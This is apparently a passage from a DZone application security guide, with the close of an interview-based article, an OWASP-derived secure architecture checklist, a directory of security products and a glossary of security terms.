"Peace of mind" is the greatest value being provided by application security. Not that there is not a long way to go. Every day another company is hacked and has to tell their customers about a security breach. This news is helping c-level executives understanding the importance of protecting their brand and protecting their personal customers' information. Awareness and education about the need to prevent malicious hacks, to prevent knowledge loss and mitigate risk is growing. On person responded to our question with a question, "How do you calculate the value of not being attacked?"

04

The skills that make a developer good at developing secure applications are **curiosity, critical thinking,** the ability to write good code, attention to detail and a passion for security. Some people mentioned thinking like a hacker and understanding testing tools. However, other mentioned that developers are builders and hackers are breakers, as such, it is very challenging for a developer to "think like a hacker."

05

The biggest obstacles to the success of application security initiatives is at the business level—**failure to have a security mindset**—security is an afterthought or not a significant priority. Procurement is the enemy of security because it takes three or four years to buy technology and install it - by then it's out of date. Even after all of the news, the majority of older enterprises have their head in the sand and refuse to admit they've been hacked.

A number of large corporations are paying $10,000 for a security certificate in which nothing was found versus those willing to pay for a legitimate security audit that uncovers hundreds or thousands of vulnerabilities. This is because the time and cost of fixing the vulnerabilities are greater than the cost of the insurance premium that cover any losses due to the vulnerabilities.

In time, insurance companies will raise premiums so high, or refuse to pay for a $50 million loss. When this occurs, every viable company will realize the necessity of developing a security mindset and making application security part of the application development process.

06

The future of Application Security is in the cloud. As already mentioned, AWS is doing a great job of providing secure applications and requiring their users to have API keys for more secure APIs. As a function of requiring customers to comply with their security standards, AWS is building awareness of the importance of application security and educating customer how to improve their application security processes.

Companies need to get out of the business of running their own data centers and move to secure clouds. If one cloud company is holding the data centers of 100 Fortune 1000 companies, they can afford to invest in the high level of security we're talking about. Right now we're putting $1 trillion under the mattress every year and it's getting stolen.

Put customers and security first - ahead of the shareholders. If a bank ever differentiates themselves as being the most secure bank, they will earn a lot of business. There are opportunities for brands to adopt a more secure solution and make that part of their marketing. There's an opportunity for more cloud migration.

07

The most frequently mentioned things that developers need to keep in mind when working on application security was to **develop a security mindset**. Learn the fundamentals of security. Join the Open Web Application Security Project (OWASP). Wholly embrace security as part of your responsibility - while it may not be right now, you will become more valuable if you make it so as it will become your responsibility in the future.

Additional suggestions included: 1) Test everything statically and dynamically while embracing security testing as part of your application design implementation process from beginning to end. 2) Study best practices and don't try to build from scratch. Build on top of proven secure applications while keeping abreast of updates to ensure you are using the latest version of that app with the most recent security updates.

The executives we spoke with are working on their own products or serving clients. We're interested in hearing from developers, and other IT professionals, to see if these insights offer real value. Is it helpful to see what other companies are working on from a senior industry-level perspective? Do their insights resonate with what you're experiencing at your firm?

We welcome your feedback at research@dzone.com.

TOM SMITH is a Research Analyst at DZone who excels at gathering insights from analytics—both quantitative and qualitative—to drive business results. His passion is sharing information of value to help people succeed. In his spare time, you can find him either eating at Chipotle or working out at the gym.

THE SECURE ARCHITECTURE CHECKLIST

In addition to the items in this checklist, make sure your application satisfies the following high-level requirements.

1. Components of the application are identified and have a reason for being in the app.
2. The architecture has been defined and the code adheres to the architecture.
3. The architecture and design is in place, in use, and effective.

EACH ITEM IN THE LIST HAS ONE OR MORE COLORED CHECKBOXES.

ORANGE: Applicable to any network accessible applications.

GREEN: Applicable to employee data and nonessential IP.

BLUE: Applicable to any data critical to the survival of the organization (trade secrets, financial data, functionality that impacts safety)

DESCRIPTION			
Verify that all application components are identified and are necessary.	✓	✓	✓
Verify that all external libraries, modules, and external systems, that are necessary to the application are identified.		✓	✓
Verify that a high-level architecture for the application has been defined.		✓	✓
Verify that all application components are defined in terms of the business functions and/or security functions they provide.			✓
Verify that all application components are defined in terms of the business functions and/or security functions they provide.			✓
Verify that a threat model for the target application has been produced and covers risks associated with Spoofing, Tampering, Repudiation, Information Disclosure, and Elevation of privilege (STRIDE).			✓
Verify all security controls (including libraries that call external security services) have a centralized implementation.			✓
Verify that components are segregated from each other via a defined security control, such as network segmentation, firewall rules, or cloud based security groups.		✓	✓
Verify the application has a clear separation between the data layer, controller layer, and the display layer, such that security decisions can be enforced on trusted systems.		✓	✓
Verify that there is no sensitive business logic, secret keys, or other proprietary information in the client side code.		✓	✓

This checklist was created using a section of the OWASP Application Security Verification Standard (ASVS) Project. Be sure to read the whole document here for the greatest impact on your security practices.

Solutions Directory

This directory contains anti-tamper software, authentication, Cloud access security, DDoS protection, endpoint security, and penetration testing tools, as well as many other tools to assist your application security. It provides free trial data and product category information gathered from vendor websites and project pages. Solutions are selected for inclusion based on several impartial criteria, including solution maturity, technical innovativeness, relevance, and data availability.

PRODUCT	CATEGORY	FREE TRIAL	WEBSITE
Acunetix Web Vulnerability Scanner	DAST, IAST	14 Day Free Trial	acunetix.com
Adallom	Cloud Access Security Broker	Demo Available by Request	adallom.com
Airlock Suite by Ergon Informatik	WAF, Authentication, Identity Management	Demo Available by Request	airlock.com
Akamai	CDN, DDoS Protection, WAF	N/A	akamai.com
Alert Logic Security-as-a-Service	Intrusion Prevention System, Cloud Access Security Broker, WAF	Available by Request	alertlogic.com
Amazon WAF	WAF	N/A	aws.amazon.com
AppMobi Security Kit	Apache Cordova App Encryption and Authentication	Available by Request	appmobi.com
AppSpider Pro by Rapid7	DAST	Demo Available by Request	rapid7.com
Appthority	Mobile AST	Available by Request	appthority.com
AppWall by Radware	WAF, DDoS Protection	Available by Request	radware.com
Arbor Networks APS	DDoS Protection	N/A	arbornetworks.com
Armor Complete	Cloud Security Platform	Available by Request	armor.com
Arxan Application Protection	Anti-Tamper Software	Demo Available by Request	arxan.com
AuditMyApps by Pradeo	Mobile AST	Available by Request	auditmyapps.com
Backtrack-linux	Penetration Testing	Open Source	backtrack-linux.org
Barracuda Firewal	WAF	N/A	barracuda.com
BeEF	Penetration Testing	Open Source	beefproject.com
Bit9 + Carbon Black	Endpoint Security	Demo Available by Request	bit9.com
Black Duck Hub	Open Source Scanning	Demo Available by Request	blackducksoftware.com

PRODUCT	CATEGORY	FREE TRIAL	WEBSITE
Blue Coat Cloud	Cloud Access Security Broker, WAF	Available by Request	bluecoat.com
Bluebox	Mobile Access Security Broker	Demo Available by Request	bluebox.com
BrightCloud Threat Intelligence by Webroot	DAST	N/A	brightcloud.com
Burp Suite by PortSwigger	SAST, DAST, Penetration Testing	Free Tier	portswigger.net
CD Protection by CD Networks	CDN, WAF, DDoS Protection	N/A	cdnetworks.com
Checkmarx CxSAST	SAST, DAST, RASP	Available by Request	checkmarx.com
Cigital	SAST, DAST	N/A	cigital.com
CipherCloud	Cloud Access Security Broker	Available by Request	ciphercloud.com
Cisco ACE WAF	WAF	N/A	cisco.com
CloudFlare	CDN, DDoS Protection, WAF	N/A	cloudflare.com
CloudFront by Amazon	CDN, DDoS Protection	N/A	aws.amazon.com
CloudLock Security Fabric	Cloud Access Security Broker	Demo Available by Request	cloudlock.com
CloudPassage Halo	Cloud Access Security Broker	Demo Available by Request	cloudpassage.com
CloudSOC by Elastica	Cloud Security Testing/Scanning	Free Risk Assessment	elastica.net
CodeProfiler by Virtual Forge	SAST	Available by Request	virtualforge.com
ContextIntelligence by Yottaa	CDN, DDoS Protection, WAF	N/A	yottaa.com
Contrast Enterprise	IAST, RASP	Demo Available by Request	contrastsecurity.com
DDoS Strike by Security Compass	DDoS Protection	Available by Request	securitycompass.com
Defendpoint by Avecto	Endpoint Security	Available by Request	avecto.com
DenyAll WAF	WAF	N/A	denyall.com
F5 Big-IP ADC platform	WAF, DDoS Protection	N/A	f5.com
Falcon Host by CrowdStrike	Endpoint Security	Available by Request	crowdstrike.com
FireEye NX	Web Server Scanner, WAF	N/A	fireeye.com
Fortigate Firewall Platform by Fortinet	WAF	Available by Request	fortinet.com
FortiWeb by Fortinet	WAF	Available by Request	fortinet.com

PRODUCT	CATEGORY	FREE TRIAL	WEBSITE
HP Fortify Static Code Analyzer	SAST, DAST, IAST, RASP	Available by Request	hp.com
Imperva Incapsula	WAF, DDoS Protection	N/A	imperva.com
InfoBlox DNS Firewall	WAF	60 Day Free Trial	infoblox.com
Intelligent Next-Gen T-Series Firewall by Hillstone Networks	WAF	N/A	hillstonenet.com
Kali Linux	Penetration Testing	Open Source	kali.org
Klocwork by Rogue Wave Software	Code Quality Scanning	Available by Request	klocwork.com
Kona Site Defender by Akamai	WAF, DDoS Protection	N/A	akamai.com
Level 3 Content Delivery Network	CDN, DDoS Protection	N/A	level3.com
LogRhythm Security Intelligence Platform	Predictive Security Analytics	Demo Available by Request	logrhythm.com
Malwarebytes Endpoint Security	Endpoint Security	N/A	malwarebytes.org
MetaFlows	Cloud Security Scanning	14 Day Free Trial	metaflows.com
Metascan by OPSWAT	SAST	Available by Request	opswat.com
Metasploit by Rapid7	Penetration Testing	Open Source	metasploit.com
ModSecurity	WAF	Open Source	modsecurity.org
N-Stalker Cloud Web Scan	SAST, DAST	Free Tier Available	nstalker.com
NetScaler AppFirewall by Citrix	WAF	N/A	citrix.com
Neustar	DDoS Protection	N/A	neustar.biz
Nevis Security and Compliance Suite by AdNovum	WAF, Authentication, Identity Management	Available by Request	adnovum.ch
Nikto2	Web Server Scanner	Open Source	cirt.net
Nmap	Penetration Testing and Network Mapping	Open Source	nmap.org
NSFOCUS Web Application Firewall	DAST, WAF	N/A	nsfocus.com
OWASP Zed Attack Proxy (ZAP)	Penetration Testing	Open Source	owasp.org
PA-7000 Series Firewall by Palo Alto Networks	WAF	N/A	paloaltonetworks.com
Palo Alto Enterprise Security Platform	RASP WAF	Available by Request	paloaltonetworks.com
Peach Fuzzer	Penetration Testing	Available by Request	peachfuzzer.com

PRODUCT	CATEGORY	FREE TRIAL	WEBSITE
Prevoty	RASP	Demo Available on Request	prevoty.com
ProAccel by Bricata	Intrusion Prevention System	Available by Request	bricata.com
ProtectWise Cloud Network DVR	CDN, App Security Scanning	Demo Available on Request	protectwise.com
Qualys Security & Compliance Suite	DAST, WAF	Available by Request	qualys.com
Risk Fabric by Bay Dynamics	Predictive Security Analytics	Available by Request	baydynamics.com
RSA ECAT by EMC	DAST	Available by Request	emc.com
Security AppScan by IBM	SAST, DAST, IAST	Available by Request	ibm.com
SiteLock TrueCode SAST	SAST, DAST	Available by Request	sitelock.com
Sophos Next-Gen Firewall	WAF	30 Day Free Trial	sophos.com
SRX Series Firewall by Juniper Networks	WAF	N/A	juniper.net
Sucuri	WAF	N/A	sucuri.net
Sucuri Website Firewall	WAF, DDoS Protection, App Security Scanning	Available by Request	sucuri.net
Symantec Advanced Threat Protection	IAST, RASP	60 Day Free Trial	symantec.com
Tanium Endpoint Platform	Endpoint Security, App Security Scanning	Available by Request	tanium.com
Thunder TPS by A10 Networks	DDoS Protection	N/A	at10networks.com
Trend Micro Deep Security Platform	SAST, DAST	N/A	trendmicro.com
Tripwire Enterprise	IAST, RASP	Demo Available on Request	tripwire.com
Trustwave Secure Web Gateway	CDN, DAST	N/A	trustwave.com
Trustwave Web Application Firewall	WAF, Penetration Testing	N/A	trustwave.com
Veracode Cloud Platform	SAST, DAST, Mobile AST, Penetration Testing	Demo Available on Request	veracode.com
vSentry by Bromium	Endpoint Security	Demo Available by Request	bromium.com
vThreat Platform	Penetration Testing, App Security Scanning	Available by Request	vthreat.com
WhiteHat Sentinel	SAST, DAST	30 Day Free Trial	whitehatsec.com
Wireshark	Penetration Testing and Packet-level Monitoring	Open Source	wireshark.org
Ziften	Endpoint Security	30 Day Free Trial	ziften.com

glossary

APPLICATION SECURITY (APPSEC) An IT field where specialists focus on secure application design and are familiar with programming.

AUTHENTICATION A mechanism that confirms a user's identity when they are requesting access to a resource in a system. This is generally handled by granting users an access token when they confirm their identity through a mechanism such as a password.

CLOUD ACCESS SECURITY BROKERS (CASB) A type of software that provides security policy enforcement between cloud service consumers and providers, consolidating features such as encryption, auditing, DLP, access control, and anomaly detection.

CONTENT DELIVERY NETWORK (CDN) A hosted, geographically-distributed server network that improves website file delivery and performance. It can also include security features such as DDoS protection.

CROSS-SITE REQUEST FORGERY (CSRF) A malicious web exploit in which an attacking program forces a user's browser to perform an unwanted action on a site where the user is currently authenticated.

CROSS-SITE SCRIPTING (XSS) A type of injection attack that targets an application through client-side scripts, which will usually be JavaScript.

DISTRIBUTED DENIAL OF SERVICE (DDOS) A type of attack that uses multiple compromised systems are forced to visit a website or system and overload its bandwidth in order to cause an outage.

DYNAMIC APPLICATIONS SECURITY TESTING (DAST) An analysis of an application's security that only monitors the runtime environment and the code that is executed in it. It simulates potential attacks and analyzes the results.

ENCRYPTION A method for encoding data so that it is unreadable to parties without a method for decryption.

EXPLOIT A piece of code that takes advantage of a vulnerability in computer software or hardware in order to produce undesirable behavior.

FUZZ TESTING (FUZZING) An automated method for injecting malformed data in order to find vulnerabilities in an application.

IDENTITY MANAGEMENT A method for defining the abilities and resource accessibility that users have when they are authenticated in a system.

INFORMATION SECURITY (INFOSEC) An IT field where specialists are skilled security generalists, and in larger companies they are CISOs and managers.

INJECTION ATTACK A scenario where attackers relay malicious code through an application to another system for malicious manipulation of the application. These attacks can target an operating system via system calls, external programs via shell commands, or databases via query language (SQL) injection.

INTERACTIVE APPLICATION SECURITY TESTING (IAST) A combination of SAST and DAST that is usually implemented in the form of an agent that monitors attacks and identifies vulnerabilities within the test runtime environment.

IT SECURITY (ITSEC) An IT field where specialists focus on system administration security (i.e. in the host, auth servers, mandatory access controls systems, etc.).

NETWORK SECURITY (NETSEC) An IT field where specialists focus on the security of data as it flows through network routers (i.e. firewalls, IDS, VPNs, application-specific protocols, etc.).

OPEN WEB APPLICATION SECURITY PROJECT (OWASP) An online community of corporations, educational organizations, and individuals focused on providing web security tools, resources, events, and more for the wider development community.

PENETRATION TESTING (PEN TESTING) A technique to find vulnerabilities in a computer system by attacking that system through various methods that a real attacker would use.

RUNTIME APPLICATION SECURITY PROTECTION (RASP) A feature that is built into an application in order to detect and halt attacks in real-time, automatically.

STATIC APPLICATION SECURITY TESTING (SAST) An analysis of an application's security that looks at an application's source code, bytecode, or binary code to determine if there are parts that could allow security exploits by attackers.

SINGLE SIGN-ON (SSO) A user or session authentication process that allows a user to enter one set of credentials in order to access multiple applications that are connected by the SSO software.

WEB APPLICATION FIREWALL (WAF) An appliance or application that monitors, filters, and blocks HTTP transmissions to a website based on customizable rules.

ZERO DAY A vulnerability that is currently unknown to the software maker or to antivirus vendors. It also refers a piece of code that allows attackers to exploit a zero day vulnerability.